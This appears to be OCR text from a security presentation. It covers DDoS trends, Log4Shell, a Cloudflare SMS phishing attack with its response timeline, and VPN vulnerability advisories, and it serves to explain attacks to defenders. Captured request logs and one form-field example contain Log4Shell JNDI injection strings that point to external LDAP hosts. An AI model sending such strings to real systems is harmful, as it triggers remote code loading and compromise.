
26 Million Requests per Second



IDENTITY & SECURITY

How Google Cloud blocked the largest Layer 7 DDoS attack at 46 million rps

Attributed to the Meris botnet.



OPINION

What is a Reflection/Amplification DDoS Attack?

With the record rise in distributed denial-of-service attacks, enterprises must take steps toward a better defense.

Abusing the CHARGEN protocol to launch amplification attacks

In Q2, attacks abusing the CHARGEN protocol increased by 378% QoQ.

Amplification attacks exploiting the Ubiquiti Discovery Protocol

In Q2, attacks over Ubiquity increased by 327% QoQ.


Memcached DDoS attacks

In Q2, Memcached DDoS attacks increased by 287% QoQ.

>_Log4Shell

- Vulnerability disclosed on 9/December (CVE-2021-44228)
- Unauthenticated Remote Code Execution
- Log4j is WIDELY used...
- Probably as impactful as Heartbleed (2012) and ShellShock (2014)
- JNDI* Lookup plugin was introduced in 2013
- A lot of backend systems run vulnerable versions of log4j and get data from non-Java frontend servers
- Primary focus of CVE-2021-44228 is LDAP, but other SPIs (CORBA Common Object Service, Java Remote Method Interface Registry, etc) could potentially be used

We have seen exploitation attempts 9 days prior to disclosure…




```
2021-12-01 03:58:34
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36 ${jndi:ldap://rb3w24.example.com/x}
Referer: /${jndi:ldap://rb3w24.example.com/x}
Path: /$%7Bjndi:ldap://rb3w24.example.com/x%7D

2021-12-01 04:36:50
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36 ${jndi:ldap://y3s7xb.example.com/x}
Referer: /${jndi:ldap://y3s7xb.example.com/x}
Parameters: x=$%7Bjndi:ldap://y3s7xb.example.com/x%7D

2021-12-01 04:20:30
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36 ${jndi:ldap://vf9wws.example.com/x}
Referer: /${jndi:ldap://vf9wws.example.com/x}
Parameters: x=$%7Bjndi:ldap://vf9wws.example.com/x%7D
```

…. and then nothing until 9 minutes after public disclosure

Exploiting a backend system through a non-Java frontend



```
first_name=${jndi:ldap://example.com/a}
```


This could contain the exploit string

The mechanics of a sophisticated phishing scam and how we stopped it

10/08/2022

Matthew Prince Daniel Stinson-Diess Sourov Zaman


This post is also available in 简体中文, 日本語 and Español.




Alert!! Your Cloudflare schedule has been updated, Please tap cloudflare-okta.com to view your changes.

They came from four phone numbers associated with T-Mobile-issued SIM cards: (754) 268-9387, (205) 946-7573, (754) 364-6683 and (561) 524-5989.

They pointed to an official-looking domain: cloudflare-okta.com. That domain had been registered via Porkbun, a domain registrar, at 2022-07-20 22:13:04 UTC — less than 40 minutes before the phishing campaign began.




CLOUDFLARE
Sign In
Username
Password
□ Remember me
Sign In
Need help signing in?


1
Malicious SMS
Company Employees
2
Phishing Site
3
4
IDP Site
Threat Actor


fido™ CERTIFIED FIDO2

1. Block the phishing domain using Cloudflare Gateway
2. Identify all impacted Cloudflare employees and reset compromised credentials
3. Identify and take down threat-actor infrastructure
4. Update detections to identify any subsequent attack attempts
5. Audit service access logs for any additional indications of attack



2022-07-20 22:49 UTC	Attacker sends out 100+ SMS messages to Cloudflare employees and their families.
2022-07-20 22:50 UTC	Employees begin reporting SMS messages to Cloudflare Security team.
2022-07-20 22:52 UTC	Verify that the attacker's domain is blocked in Cloudflare Gateway for corporate devices.
2022-07-20 22:58 UTC	Warning communication sent to all employees across chat and email.
2022-07-20 22:50 UTC to 2022-07-20 23:26 UTC	Monitor telemetry in the Okta System log & Cloudflare Gateway HTTP logs to locate credential compromise. Clear login sessions and suspend accounts on discovery.
2022-07-20 23:26 UTC	Phishing site is taken down by the hosting provider.
2022-07-20 23:37 UTC	Reset leaked employee credentials.
2022-07-21 00:15 UTC	Deep dive into attacker infrastructure and capabilities.

The Perimeter as we know it, is **also under Attack**...



NETWORKWORLD UNITED STATES

Organizations need to patch Pulse Secure VPNs

Vulnerabilities in Pulse Connect Secure VPN software have reportedly been exploited by attackers, some believed linked to China, to compromise networks.

By Jon Gold

Senior Writer, Network

CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY

National Cyber Awareness System > Alerts > Critical Vulnerability in Citrix Application Delivery Controller, Gateway, and SD-WAN WANOP

Alert (AA20-020A)

Critical Vulnerability in Citrix Application Delivery Controller, Gateway, and SD-WAN WANOP

Original release date: January 20, 2020 | Last revised: May 21, 2020

CISA CYBER+INFRASTRUCTURE

National Cyber Awareness System > Current Activity Landing > Vulnerabilities in Multiple VPN Applications

Vulnerabilities in Multiple VPN Applications

Original release date: July 26, 2019 | Last revised: July 30, 2019

ultiple Virtual Private Network
ted system. CISA encourages

Cisco Fixes 10.0 CVSS-Scored RCE Bug Affecting Its ASA Software

DAVID BISSON Follow @DMBisson

